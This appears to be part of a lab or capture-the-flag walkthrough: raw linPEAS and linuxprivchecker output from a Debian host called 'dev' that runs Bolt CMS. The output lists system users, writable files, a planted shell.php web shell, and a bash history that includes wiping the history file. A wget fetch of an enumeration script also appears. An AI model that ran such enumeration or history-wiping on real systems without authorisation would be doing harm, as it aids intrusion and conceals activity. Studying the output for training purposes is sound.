2021-06-01+10:12:31.1402637230 /var/www/html/app/cache/development/twig/
fd6cfe710c30f5d08f4d222f03be543e/
10/101c638729bb635e38e4d87419ab91123c077793cc1d670442f22a17aa010c2d.php
2021-06-01+10:12:31.1202635960 /var/www/html/app/cache/development/twig/
fd6cfe710c30f5d08f4d222f03be543e/fd/
fd5b1629276ff8afe3233c5cd72a7c6c02bfe025f2f10a0b32b4b73d97df72cd.php
2021-06-01+10:12:31.0842633660 /var/www/html/app/cache/exception/development/
20210601-100612-vendor-bolt-bolt-src-configuration-validation-database-php.exception
2021-06-01+10:12:30.9562625500 /var/www/html/app/cache/.secret
2021-06-01+10:12:30.9442624740 /var/www/html/app/cache/.version
2021-06-01+10:12:30.9082622440 /var/www/html/app/cache/.assetsalt
2021-06-01+10:12:30.8922621430 /var/www/html/app/config/routing.yml
2021-06-01+10:12:30.8922621430 /var/www/html/app/config/permissions.yml
2021-06-01+10:12:30.8922621430 /var/www/html/app/config/menu.yml
2021-06-01+10:12:30.8762620410 /var/www/html/app/config/taxonomy.yml
2021-06-01+10:12:30.8762620410 /var/www/html/app/config/contenttypes.yml
2021-06-01+09:14:05.1061903040 /var/www/htdev/index.php

╔══════════╣ Unexpected in /opt (usually empty)
total 18192
drwxr-xr-x 3 root root   4096 Jun 1 2021 .
drwxr-xr-x 18 root root   4096 Jun 1 2021 ..
drwxr-xr-x 2 501 staff   4096 Jun 1 2021 bolt-3.7.2
-rw-r--r-- 1 root root 18497552 Oct 19 2020 bolt-3.7.2.tar.gz
-rw-r--r-- 1 root root   110874 Jun 1 2021 boltwire.zip

╔══════════╣ Unexpected in root
/vmlinuz
/vmlinuz.old
/initrd.img.old
/initrd.img

╔══════════╣ Files (scripts) in /etc/profile.d/
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#profiles-files
total 20

drwxr-xr-x 2 root root 4096 Jun 1 2021 .
drwxr-xr-x 76 root root 4096 Jan 2 08:10 ..
-rw-r--r-- 1 root root 664 Mar 1 2019 bash_completion.sh
-rw-r--r-- 1 root root 1107 Sep 14 2018 gawk.csh
-rw-r--r-- 1 root root 757 Sep 14 2018 gawk.sh

╔══════════╣ Permissions in init, init.d, systemd, and rc.d
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#init-init-d-systemd-and-rc-d

═╣ Hashes inside passwd file? ..... No
═╣ Writable passwd file? ..... No
═╣ Credentials in fstab/mtab? ..... No
═╣ Can I read shadow files? ..... No
═╣ Can I read shadow plists? ..... No
═╣ Can I write shadow plists? ..... No
═╣ Can I read opasswd file? ..... No
═╣ Can I write in network-scripts? ..... No
═╣ Can I read root folder? ..... No

╔══════════╣ Searching root files in home dirs (limit 30)
/home/
/home/jeanpaul/.ssh/authorized_keys
/root/
/var/www

╔══════════╣ Searching folders owned by me containing others files on it (limit 100)
/home/jeanpaul/.ssh
/sys/fs/cgroup/systemd/user.slice/user-1000.slice/user@1000.service
/sys/fs/cgroup/unified/user.slice/user-1000.slice/user@1000.service

╔══════════╣ Readable files belonging to root and readable by me but not world readable

╔══════════╣ Modified interesting files in the last 5mins (limit 100)
/home/jeanpaul/.wget-hsts
/home/jeanpaul/.bash_history
/var/log/lastlog
/var/log/syslog
/var/log/wtmp
/var/log/auth.log
/var/log/daemon.log

╔══════════╣ Writable log files (logrotten) (limit 50)
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#logrotate-exploitation
logrotate 3.14.0

    Default mail command: /usr/bin/mail
    Default compress command: /bin/gzip
    Default uncompress command: /bin/gunzip
    Default compress extension: .gz
    Default state file path: /var/lib/logrotate/status
    ACL support: yes
    SELinux support: yes

╔══════════╣ Files inside /home/jeanpaul (limit 20)
total 844
drwxr-xr-x 3 jeanpaul jeanpaul   4096 Jan 2 10:49 .
drwxr-xr-x 3 root   root   4096 Jun 1 2021 ..

-rw------- 1 jeanpaul jeanpaul 64 Jan 2 10:47 .bash_history
-rw-r--r-- 1 jeanpaul jeanpaul 220 Jun 1 2021 .bash_logout
-rw-r--r-- 1 jeanpaul jeanpaul 3526 Jun 1 2021 .bashrc
-rwxr-xr-x 1 jeanpaul jeanpaul 828078 Dec 31 23:26 linpeas.sh
-rw-r--r-- 1 jeanpaul jeanpaul 807 Jun 1 2021 .profile
drwx------ 2 jeanpaul jeanpaul 4096 Jun 2 2021 .ssh
-rw-r--r-- 1 jeanpaul jeanpaul 165 Jan 2 10:49 .wget-hsts

╔══════════╣ Files inside others home (limit 20)
/var/www/htdev/dev/forms/form.a29tbeu7eun745hn1rff1j987q
/var/www/htdev/dev/forms/form.admin
/var/www/htdev/dev/forms/.htaccess
/var/www/htdev/dev/files/.htaccess
/var/www/htdev/dev/stamps/site.1672665689
/var/www/htdev/dev/stamps/.htaccess
/var/www/htdev/dev/favicon.ico
/var/www/htdev/dev/config/.htaccess
/var/www/htdev/dev/pages/site.linkrot
/var/www/htdev/dev/pages/shell.php
/var/www/htdev/dev/pages/member.thisisatest
/var/www/htdev/dev/pages/.htaccess
/var/www/htdev/dev/pages/site.setup
/var/www/htdev/dev/pages/site
/var/www/htdev/dev/pages/member.admin
/var/www/htdev/dev/index.php
/var/www/htdev/index.php
/var/www/htdev/boltwireinstall/.htcodes
/var/www/htdev/boltwireinstall/install.txt
/var/www/htdev/boltwireinstall/init.txt

╔══════════╣ Searching installed mail applications

╔══════════╣ Mails (limit 50)

╔══════════╣ Backup files (limited 100)
-rw-r--r-- 1 root root 348 Nov 25 2020 /usr/share/man/man1/wsrep_sst_mariabackup.1.gz
-rw-r--r-- 1 root root 303 Oct 26 2018 /usr/share/doc/hdparm/changelog.old.gz
-rw-r--r-- 1 root root 7867 Jul 16 1996 /usr/share/doc/telnet/README.old.gz
-rw-r--r-- 1 root root 363752 Apr 30 2018 /usr/share/doc/manpages/Changes.old.gz
-rwxr-xr-x 1 root root 38412 Nov 25 2020 /usr/bin/wsrep_sst_mariabackup
-rw-r--r-- 1 root root 9716 Nov 28 2020 /usr/lib/modules/4.19.0-13-amd64/kernel/drivers/net/team/team_mode_activebackup.ko
-rw-r--r-- 1 root root 9731 Mar 19 2021 /usr/lib/modules/4.19.0-16-amd64/kernel/drivers/net/team/team_mode_activebackup.ko

╔══════════╣ Searching tables inside readable .db/.sql/.sqlite files (limit 100)
Found /var/www/html/app/database/bolt.db: SQLite 3.x database, last written using SQLite version 3027002

 -> Extracting tables from /var/www/html/app/database/bolt.db (limit 20)

╔══════════╣ Web files?(output limit)
/var/www/:
total 16K
drwxr-xr-x 4 root   root   4.0K Jun 1 2021 .
drwxr-xr-x 12 root   root   4.0K Jun 1 2021 ..
drwxr-xr-x 4 www-data www-data 4.0K Jun 1 2021 htdev

drwxr-xr-x 7 www-data www-data 4.0K Jan 2 09:39 html

/var/www/htdev:
total 20K
drwxr-xr-x 4 www-data www-data 4.0K Jun 1 2021 .

╔══════════╣ All hidden files (not in /sys/ or the ones listed in the previous check) (limit 70)
-rw-r--r-- 1 root root 0 Jan 2 08:09 /run/network/.ifstate.lock
-rw-r--r-- 1 root root 220 Apr 18 2019 /etc/skel/.bash_logout
-rw------- 1 root root 0 Jun 1 2021 /etc/.pwd.lock
-rw-r--r-- 1 root root 0 Nov 15 2018 /usr/share/dictionaries-common/site-elisp/.nosearch
-rw-r--r-- 1 jeanpaul jeanpaul 220 Jun 1 2021 /home/jeanpaul/.bash_logout
-rw-r--r-- 1 jeanpaul jeanpaul 165 Jan 2 10:49 /home/jeanpaul/.wget-hsts
-rw-r--r-- 1 www-data www-data 31 Jun 1 2021 /var/www/htdev/dev/forms/.htaccess
-rw-r--r-- 1 www-data www-data 32 Jun 1 2021 /var/www/htdev/dev/files/.htaccess
-rw-r--r-- 1 www-data www-data 31 Jun 1 2021 /var/www/htdev/dev/stamps/.htaccess
-rw-r--r-- 1 www-data www-data 31 Jun 1 2021 /var/www/htdev/dev/config/.htaccess
-rw-r--r-- 1 www-data www-data 31 Jun 1 2021 /var/www/htdev/dev/pages/.htaccess
-rw-r--r-- 1 www-data www-data 13 Jun 1 2021 /var/www/htdev/boltwireinstall/.htcodes
-rwxr-xr-x 1 www-data www-data 36 May 26 2012 /var/www/htdev/boltwireinstall/shared/
img/.htaccess
-rwxr-xr-x 1 www-data www-data 33 May 26 2012 /var/www/htdev/boltwireinstall/shared/
plugins/.htaccess
-rwxr-xr-x 1 www-data www-data 36 May 26 2012 /var/www/htdev/boltwireinstall/shared/
skins/.htaccess
-rwxr-xr-x 1 www-data www-data 33 May 26 2012 /var/www/htdev/boltwireinstall/shared/
pages/.htaccess
-rwxr-xr-x 1 www-data www-data 33 May 26 2012 /var/www/htdev/boltwireinstall/system/.htaccess
-rwxr-xr-x 1 www-data www-data 202 Jan 2 2013 /var/www/htdev/boltwireinstall/.htaccess
-rwxr-xr-x 1 www-data www-data 33 May 26 2012 /var/www/htdev/boltwireinstall/scripts/.htaccess
-rwxr-xr-x 1 www-data www-data 2954 Sep 7 2016 /var/www/html/vendor/ircmaxell/random-
lib/.scrutinizer.yml
-rwxr-xr-x 1 www-data www-data 791 Sep 7 2016 /var/www/html/vendor/ircmaxell/random-
lib/.travis.yml
-rwxr-xr-x 1 www-data www-data 1716 Sep 7 2016 /var/www/html/vendor/ircmaxell/random-
lib/.php_cs
-rwxr-xr-x 1 www-data www-data 3701 Sep 30 2020 /var/www/html/vendor/guzzlehttp/
promises/.php_cs.dist
-rwxr-xr-x 1 www-data www-data 147 Dec 4 2018 /var/www/html/vendor/guzzlehttp/
psr7/.editorconfig
-rwxr-xr-x 1 www-data www-data 651 Mar 27 2020 /var/www/html/vendor/doctrine/
reflection/.doctrine-project.json
-rwxr-xr-x 1 www-data www-data 1040 Mar 27 2020 /var/www/html/vendor/doctrine/
reflection/.scrutinizer.yml
-rwxr-xr-x 1 www-data www-data 381 May 29 2020 /var/www/html/vendor/doctrine/event-
manager/.doctrine-project.json
-rwxr-xr-x 1 www-data www-data 883 Aug 10 2020 /var/www/html/vendor/doctrine/
annotations/.doctrine-project.json
-rwxr-xr-x 1 www-data www-data 250 Jul 27 2020 /var/www/html/vendor/doctrine/
collections/.doctrine-project.json
-rwxr-xr-x 1 www-data www-data 331 Jun 8 2019 /var/www/html/vendor/doctrine/lexer/.doctrine-
project.json
-rwxr-xr-x 1 www-data www-data 516 Jun 20 2020 /var/www/html/vendor/doctrine/
persistence/.doctrine-project.json
-rwxr-xr-x 1 www-data www-data 605 Dec 30 2019 /var/www/html/vendor/erusev/parsedown-
extra/.travis.yml
-rwxr-xr-x 1 www-data www-data 67 Jan 12 2014 /var/www/html/vendor/jdorn/sql-

formatter/.travis.yml
-rwxr-xr-x 1 www-data www-data 155 Oct 13 2020 /var/www/html/vendor/composer/composer/.editorconfig
-rwxr-xr-x 1 www-data www-data 206 Mar 24 2015 /var/www/html/vendor/siriusphp/validation/.scrutinizer.yml
-rwxr-xr-x 1 www-data www-data 303 Apr 9 2015 /var/www/html/vendor/siriusphp/upload/.travis.yml
-rwxr-xr-x 1 www-data www-data 44 Nov 22 2013 /var/www/html/vendor/pimple/pimple/.travis.yml
-rwxr-xr-x 1 www-data www-data 552 Sep 14 2017 /var/www/html/vendor/contao/imagine-svg/.php_cs.dist
-rwxr-xr-x 1 www-data www-data 5476 Sep 14 2017 /var/www/html/vendor/contao/imagine-svg/.scrutinizer.yml
-rwxr-xr-x 1 www-data www-data 727 Sep 14 2017 /var/www/html/vendor/contao/imagine-svg/.travis.yml
-rwxr-xr-x 1 www-data www-data 334 Sep 14 2017 /var/www/html/vendor/contao/imagine-svg/.editorconfig
-rwxr-xr-x 1 www-data www-data 87 Dec 29 2015 /var/www/html/vendor/webmozart/glob/.styleci.yml
-rwxr-xr-x 1 www-data www-data 676 Dec 29 2015 /var/www/html/vendor/webmozart/glob/.travis.yml
-rwxr-xr-x 1 www-data www-data 158 Jul 8 2020 /var/www/html/vendor/webmozart/assert/.editorconfig
-rwxr-xr-x 1 www-data www-data 87 Dec 17 2015 /var/www/html/vendor/webmozart/path-util/.styleci.yml
-rwxr-xr-x 1 www-data www-data 661 Dec 17 2015 /var/www/html/vendor/webmozart/path-util/.travis.yml
-rwxr-xr-x 1 www-data www-data 981 May 27 2020 /var/www/html/vendor/justinrainbow/json-schema/.php_cs.dist
-rwxr-xr-x 1 www-data www-data 348 Feb 2 2015 /var/www/html/vendor/brandonwamboldt/utilphp/.travis.yml
-rwxr-xr-x 1 www-data www-data 23 Feb 2 2015 /var/www/html/vendor/brandonwamboldt/utilphp/.coveralls.yml
-rwxr-xr-x 1 www-data www-data 1500 Feb 11 2019 /var/www/html/vendor/miljar/php-exif/.travis.yml
-rwxr-xr-x 1 www-data www-data 13 Feb 11 2019 /var/www/html/vendor/miljar/php-exif/.coveralls.yml
-rwxr-xr-x 1 www-data www-data 799 Aug 5 2020 /var/www/html/vendor/twig/twig/.php_cs.dist
-rwxr-xr-x 1 www-data www-data 718 Aug 5 2020 /var/www/html/vendor/twig/twig/.travis.yml
-rwxr-xr-x 1 www-data www-data 224 Aug 5 2020 /var/www/html/vendor/twig/twig/.editorconfig
-rwxr-xr-x 1 www-data www-data 143 Oct 19 2020 /var/www/html/vendor/.htaccess
-rwxr-xr-x 1 www-data www-data 1279 Apr 30 2017 /var/www/html/vendor/silex/silex/.travis.yml
-rwxr-xr-x 1 www-data www-data 503 Nov 24 2019 /var/www/html/vendor/stecman/symfony-console-completion/.travis.yml
-rwxr-xr-x 1 www-data www-data 630 Aug 25 2020 /var/www/html/vendor/seld/jsonlint/.travis.yml
-rwxr-xr-x 1 www-data www-data 484 Jul 31 2018 /var/www/html/vendor/swiftmailer/swiftmailer/.php_cs.dist
-rwxr-xr-x 1 www-data www-data 656 Jul 31 2018 /var/www/html/vendor/swiftmailer/swiftmailer/.travis.yml
-rwxr-xr-x 1 www-data www-data 46 Dec 12 2019 /var/www/html/vendor/bolt/themes/base-2016/source/.babelrc
-rwxr-xr-x 1 www-data www-data 141 Aug 24 2018 /var/www/html/vendor/bolt/passwordlib/.travis.yml
-rwxr-xr-x 1 www-data www-data 114 Aug 17 2017 /var/www/html/vendor/bolt/common/.php_cs.dist
-rwxr-xr-x 1 www-data www-data 893 Aug 17 2017 /var/www/html/vendor/bolt/common/.travis.yml
-rwxr-xr-x 1 www-data www-data 473 Jan 3 2019 /var/www/html/vendor/bolt/thumbs/.travis.yml
-rwxr-xr-x 1 www-data www-data 125 Oct 12 2017 /var/www/html/vendor/bolt/

collection/.php_cs.dist
-rwxr-xr-x 1 www-data www-data 1036 Oct 12 2017 /var/www/html/vendor/bolt/collection/.travis.yml
-rwxr-xr-x 1 www-data www-data 114 Feb 25 2018 /var/www/html/vendor/bolt/session/.php_cs.dist
-rwxr-xr-x 1 www-data www-data 1390 Feb 25 2018 /var/www/html/vendor/bolt/session/.travis.yml
-rwxr-xr-x 1 www-data www-data 421 Aug 25 2020 /var/www/html/vendor/bolt/filesystem/.travis.yml

╔══════════╣ Readable files inside /tmp, /var/tmp, /private/tmp, /private/var/at/tmp, /private/var/tmp, and backup folders (limit 70)
-rw-r--r-- 1 root root 12654 Jun 1 2021 /var/backups/apt.extended_states.0
-rw-r--r-- 1 root root 172 Jun 1 2021 /var/backups/dpkg.statoverride.0
-rw-r--r-- 1 root root 349200 Jun 1 2021 /var/backups/dpkg.status.0
-rw-r--r-- 1 root root 1060 Jun 1 2021 /var/backups/apt.extended_states.1.gz
-rw-r--r-- 1 root root 40960 Jun 1 2021 /var/backups/alternatives.tar.0
-rw-r--r-- 1 root root 186 Jun 1 2021 /var/backups/dpkg.diversions.0

╔══════════╣ Interesting writable files owned by me or writable by everyone (not in Home) (max 500)
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#writable-files
/dev/mqueue
/dev/shm
/home/jeanpaul
/run/lock
/run/user/1000
/run/user/1000/systemd
/tmp
/tmp/.font-unix
/tmp/.ICE-unix
/tmp/.Test-unix
/tmp/.X11-unix
/tmp/.XIM-unix
/var/lib/php/sessions
/var/tmp
/var/www/htdev/dev
/var/www/htdev/dev/index.php
/var/www/html/carpediem.php

╔══════════╣ Interesting GROUP writable files (not in Home) (max 500)
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#writable-files

╔══════════╣ Searching passwords in history files
sudo -l
sudo
sudo ls

╔══════════╣ Searching passwords in config PHP files

╔══════════╣ Searching *password* or *credential* files in home (limit 70)
/etc/pam.d/common-password
/usr/bin/systemd-ask-password
/usr/bin/systemd-tty-ask-password-agent
/usr/lib/grub/i386-pc/legacy_password_test.mod
/usr/lib/grub/i386-pc/password.mod
/usr/lib/grub/i386-pc/password_pbkdf2.mod
/usr/lib/systemd/systemd-reply-password
/usr/lib/systemd/system/multi-user.target.wants/systemd-ask-password-wall.path

/usr/lib/systemd/system/sysinit.target.wants/systemd-ask-password-console.path
/usr/lib/systemd/system/systemd-ask-password-console.path
/usr/lib/systemd/system/systemd-ask-password-console.service
/usr/lib/systemd/system/systemd-ask-password-wall.path
/usr/lib/systemd/system/systemd-ask-password-wall.service
  #)There are more creds/passwds files in the previous parent folder

/usr/lib/x86_64-linux-gnu/mariadb19/plugin/simple_password_check.so
/usr/share/man/man1/systemd-ask-password.1.gz
/usr/share/man/man1/systemd-tty-ask-password-agent.1.gz
/usr/share/man/man7/credentials.7.gz
/usr/share/man/man8/systemd-ask-password-console.path.8.gz
/usr/share/man/man8/systemd-ask-password-console.service.8.gz
/usr/share/man/man8/systemd-ask-password-wall.path.8.gz
/usr/share/man/man8/systemd-ask-password-wall.service.8.gz
  #)There are more creds/passwds files in the previous parent folder

/usr/share/pam/common-password.md5sums
/var/cache/debconf/passwords.dat
/var/lib/pam/password
/var/www/html/vendor/bolt/bolt/app/view/twig/mail/passwordreset.twig
/var/www/html/vendor/bolt/passwordlib
/var/www/html/vendor/ircmaxell/password-compat
/var/www/html/vendor/ircmaxell/password-compat/lib/password.php
/var/www/html/vendor/swiftmailer/swiftmailer/tests/_samples/smime/ca.key
/var/www/html/vendor/swiftmailer/swiftmailer/tests/_samples/smime/encrypt2.key
/var/www/html/vendor/swiftmailer/swiftmailer/tests/_samples/smime/encrypt.key
/var/www/html/vendor/swiftmailer/swiftmailer/tests/_samples/smime/intermediate.key
  #)There are more creds/passwds files in the previous parent folder

╔═══════════╣ Checking for TTY (sudo/su) passwords in audit logs

╔═══════════╣ Searching passwords inside logs (limit 70)
2021-06-01 09:19:01 configure base-passwd:amd64 3.5.46 3.5.46
2021-06-01 09:19:01 install base-passwd:amd64 <none> 3.5.46
2021-06-01 09:19:01 status half-configured base-passwd:amd64 3.5.46
2021-06-01 09:19:01 status half-installed base-passwd:amd64 3.5.46
2021-06-01 09:19:01 status installed base-passwd:amd64 3.5.46
2021-06-01 09:19:01 status unpacked base-passwd:amd64 3.5.46
2021-06-01 09:19:08 status half-configured base-passwd:amd64 3.5.46
2021-06-01 09:19:08 status half-installed base-passwd:amd64 3.5.46
2021-06-01 09:19:08 status unpacked base-passwd:amd64 3.5.46
2021-06-01 09:19:08 upgrade base-passwd:amd64 3.5.46 3.5.46
2021-06-01 09:19:12 install passwd:amd64 <none> 1:4.5-1.1
2021-06-01 09:19:12 status half-installed passwd:amd64 1:4.5-1.1
2021-06-01 09:19:12 status unpacked passwd:amd64 1:4.5-1.1
2021-06-01 09:19:14 configure base-passwd:amd64 3.5.46 <none>
2021-06-01 09:19:14 status half-configured base-passwd:amd64 3.5.46
2021-06-01 09:19:14 status installed base-passwd:amd64 3.5.46
2021-06-01 09:19:14 status unpacked base-passwd:amd64 3.5.46
2021-06-01 09:19:15 configure passwd:amd64 1:4.5-1.1 <none>
2021-06-01 09:19:15 status half-configured passwd:amd64 1:4.5-1.1
2021-06-01 09:19:15 status installed passwd:amd64 1:4.5-1.1
2021-06-01 09:19:15 status unpacked passwd:amd64 1:4.5-1.1
Description: Set up users and passwords

```
                    ╔═══════════════╗
════════════════════╣ API Keys Regex ╠═══════════════════════
                    ╚═══════════════╝
```

Regexes to search for API keys aren't activated, use param '-r'

python linuxprivchecker.py -w -o linuxprivchecker.log

```
wget https://raw.githubusercontent.com/sleventyeleven/linuxprivchecker/master/linuxprivchecker.py
```

```
 python linuxprivchecker.py -w -o linuxprivchecker.log

jeanpaul@dev:~$ python linuxprivchecker.py -w -o linuxprivchecker.log
=============================================================================
=========================


      __  _            ____     _     ________          __
     / /  (_)___  __  ___  __/ __ \_____(_)   __/ ____/ /_  ___  _____/ /_____  _____
    / /  / / __ \/ / / / |/_/ /_/ / ___/ / | / / /   / __ \/ _ \/ ___/ //_/ _ \/ ___/
   / /___/ / / / / /_/ />  <_, ____/ /  / /| |/ / /___/ / / /  __/ /__/ ,< /  __/ /
  /_____/_/_/ /_/\__,_/_/|_/_/   /_/  /_/ |___/\____/_/ /_/\___/\___/_/|_|\___/_/


=============================================================================
=========================

[*] ENUMERATING USER AND ENVIRONMENTAL INFO...

[+] List out any screens running for the current user
[+] Logged in User Activity
    system boot  2023-01-02 08:09
    run-level 5  2023-01-02 08:09
    root     - tty1        2023-01-02 08:10 01:24        722
    pts/0        2023-01-02 10:47           19907 id=ts/0  term=0 exit=0
    jeanpaul + pts/1       2023-01-02 10:47   .        19937 (192.168.203.128)
[+] Super Users Found:
    root
[+] Environment
    MAIL=/var/mail/jeanpaul
    USER=jeanpaul
    SSH_CLIENT=192.168.203.128 53788 22
    XDG_SESSION_TYPE=tty
    SHLVL=5
    HOME=/home/jeanpaul
    OLDPWD=/home/jeanpaul
    SSH_TTY=/dev/pts/1
    LOGNAME=jeanpaul
    _=/usr/bin/python
    XDG_SESSION_CLASS=user
    TERM=xterm-256color
```

XDG_SESSION_ID=13
PATH=/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games
XDG_RUNTIME_DIR=/run/user/1000
LANG=en_US.UTF-8
SHELL=/bin/bash
PWD=/home/jeanpaul
SSH_CONNECTION=192.168.203.128 53788 192.168.203.129 22
[+] Sudoers (privileged)
[+] All users
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
jeanpaul:x:1000:1000:jeanpaul,,,:/home/jeanpaul:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
mysql:x:106:113:MySQL Server,,,:/nonexistent:/bin/false
_rpc:x:107:65534::/run/rpcbind:/usr/sbin/nologin
statd:x:108:65534::/var/lib/nfs:/usr/sbin/nologin
[+] Current User
jeanpaul
[+] Current User ID
uid=1000(jeanpaul) gid=1000(jeanpaul) groups=1000(jeanpaul),24(cdrom),25(floppy),29(audio),
30(dip),44(video),46(plugdev),109(netdev)

[*] GETTING BASIC SYSTEM INFO...

[+] Kernel
Linux version 4.19.0-16-amd64 (debian-kernel@lists.debian.org) (gcc version 8.3.0 (Debian
8.3.0-6)) #1 SMP Debian 4.19.181-1 (2021-03-19)
[+] Hostname
dev
[+] Operating System
Debian GNU/Linux 10 \n \l

[*] GETTING NETWORKING INFO...

[+] Interfaces

[+] Netstat
[+] Route(s)

[*] ENUMERATING USER History Files..

[+] Try to get the contents of tdsql history file for current user
[+] Try to get the contents of nano history file for current user
[+] See if you have access too Root user history (depends on privs)
[+] Try to get the contents of python history file for current user
[+] Try to get the contents of mysql history file for current user
[+] Try to get the contents of atftp history file for current user
[+] Get the contents of bash history file for current user
```
echo "" > .bash_history
sudo -l
exit
sudo
sudo ls
cd /tmp/
ls
```
[+] Try to get the contents of php history file for current user
[+] Try to get the contents of redis cli history file for current user

[*] ENUMERATING USER *.rc Style Files For INFO...

[+] Get the contents of bash rc file form global config file
[+] Try to get the contents of mysql rc file for current user
[+] Try to get the contents of screen rc file for current user
[+] Try to get the contents of legacy net rc file for current user
[+] Get the contents of bash rc file for current user
```
# ~/.bashrc: executed by bash(1) for non-login shells.
# see /usr/share/doc/bash/examples/startup-files (in the package bash-doc)
# for examples
# If not running interactively, don't do anything
case $- in
*i*) ;;
*) return;;
esac
# don't put duplicate lines or lines starting with space in the history.
# See bash(1) for more options
HISTCONTROL=ignoreboth
# append to the history file, don't overwrite it
shopt -s histappend
# for setting history length see HISTSIZE and HISTFILESIZE in bash(1)
HISTSIZE=1000
HISTFILESIZE=2000
# check the window size after each command and, if necessary,
# update the values of LINES and COLUMNS.
shopt -s checkwinsize
# If set, the pattern "**" used in a pathname expansion context will
# match all files and zero or more directories and subdirectories.
#shopt -s globstar
# make less more friendly for non-text input files, see lesspipe(1)
#[ -x /usr/bin/lesspipe ] && eval "$(SHELL=/bin/sh lesspipe)"
# set variable identifying the chroot you work in (used in the prompt below)
if [ -z "${debian_chroot:-}" ] && [ -r /etc/debian_chroot ]; then
```

```
    debian_chroot=$(cat /etc/debian_chroot)
    fi
    # set a fancy prompt (non-color, unless we know we "want" color)
    case "$TERM" in
    xterm-color|*-256color) color_prompt=yes;;
    esac
    # uncomment for a colored prompt, if the terminal has the capability; turned
    # off by default to not distract the user: the focus in a terminal window
    # should be on the output of commands, not on the prompt
    #force_color_prompt=yes
    if [ -n "$force_color_prompt" ]; then
    if [ -x /usr/bin/tput ] && tput setaf 1 >&/dev/null; then
    # We have color support; assume it's compliant with Ecma-48
    # (ISO/IEC-6429). (Lack of such support is extremely rare, and such
    # a case would tend to support setf rather than setaf.)
    color_prompt=yes
    else
    color_prompt=
    fi
    fi
    if [ "$color_prompt" = yes ]; then
    PS1='${debian_chroot:+($debian_chroot)}\[\033[01;32m\]\u@\h\[\033[00m\]:\[\033[01;34m\]\w\
[\033[00m\]\$ '
    else
    PS1='${debian_chroot:+($debian_chroot)}\u@\h:\w\$ '
    fi
    unset color_prompt force_color_prompt
    # If this is an xterm set the title to user@host:dir
    case "$TERM" in
    xterm*|rxvt*)
    PS1="\[\e]0;${debian_chroot:+($debian_chroot)}\u@\h: \w\a\]$PS1"
    ;;
    *)
    ;;
    esac
    # enable color support of ls and also add handy aliases
    if [ -x /usr/bin/dircolors ]; then
    test -r ~/.dircolors && eval "$(dircolors -b ~/.dircolors)" || eval "$(dircolors -b)"
    alias ls='ls --color=auto'
    #alias dir='dir --color=auto'
    #alias vdir='vdir --color=auto'
    #alias grep='grep --color=auto'
    #alias fgrep='fgrep --color=auto'
    #alias egrep='egrep --color=auto'
    fi
    # colored GCC warnings and errors
    #export
GCC_COLORS='error=01;31:warning=01;35:note=01;36:caret=01;32:locus=01:quote=01'
    # some more ls aliases
    #alias ll='ls -l'
    #alias la='ls -A'
    #alias l='ls -CF'
    # Alias definitions.
    # You may want to put all your additions into a separate file like
    # ~/.bash_aliases, instead of adding them here directly.
    # See /usr/share/doc/bash-doc/examples in the bash-doc package.
    if [ -f ~/.bash_aliases ]; then
```

```
    . ~/.bash_aliases
    fi
    # enable programmable completion features (you don't need to enable
    # this, if it's already enabled in /etc/bash.bashrc and /etc/profile
    # sources /etc/bash.bashrc).
    if ! shopt -oq posix; then
    if [ -f /usr/share/bash-completion/bash_completion ]; then
    . /usr/share/bash-completion/bash_completion
    elif [ -f /etc/bash_completion ]; then
    . /etc/bash_completion
    fi
    fi
[+] Try to get the contents of screen rc file form global config file
[+]  Try to get the contents of vi rc file for current user

[*] GETTING FILESYSTEM INFO...

[+] Mount results
    sysfs on /sys type sysfs (rw,nosuid,nodev,noexec,relatime)
    proc on /proc type proc (rw,nosuid,nodev,noexec,relatime)
    udev on /dev type devtmpfs (rw,nosuid,relatime,size=490108k,nr_inodes=122527,mode=755)
    devpts on /dev/pts type devpts (rw,nosuid,noexec,relatime,gid=5,mode=620,ptmxmode=000)
    tmpfs on /run type tmpfs (rw,nosuid,noexec,relatime,size=100996k,mode=755)
    /dev/sda1 on / type ext4 (rw,relatime,errors=remount-ro)
    securityfs on /sys/kernel/security type securityfs (rw,nosuid,nodev,noexec,relatime)
    tmpfs on /dev/shm type tmpfs (rw,nosuid,nodev)
    tmpfs on /run/lock type tmpfs (rw,nosuid,nodev,noexec,relatime,size=5120k)
    tmpfs on /sys/fs/cgroup type tmpfs (ro,nosuid,nodev,noexec,mode=755)
    cgroup2 on /sys/fs/cgroup/unified type cgroup2 (rw,nosuid,nodev,noexec,relatime,nsdelegate)
    cgroup on /sys/fs/cgroup/systemd type cgroup
(rw,nosuid,nodev,noexec,relatime,xattr,name=systemd)
    pstore on /sys/fs/pstore type pstore (rw,nosuid,nodev,noexec,relatime)
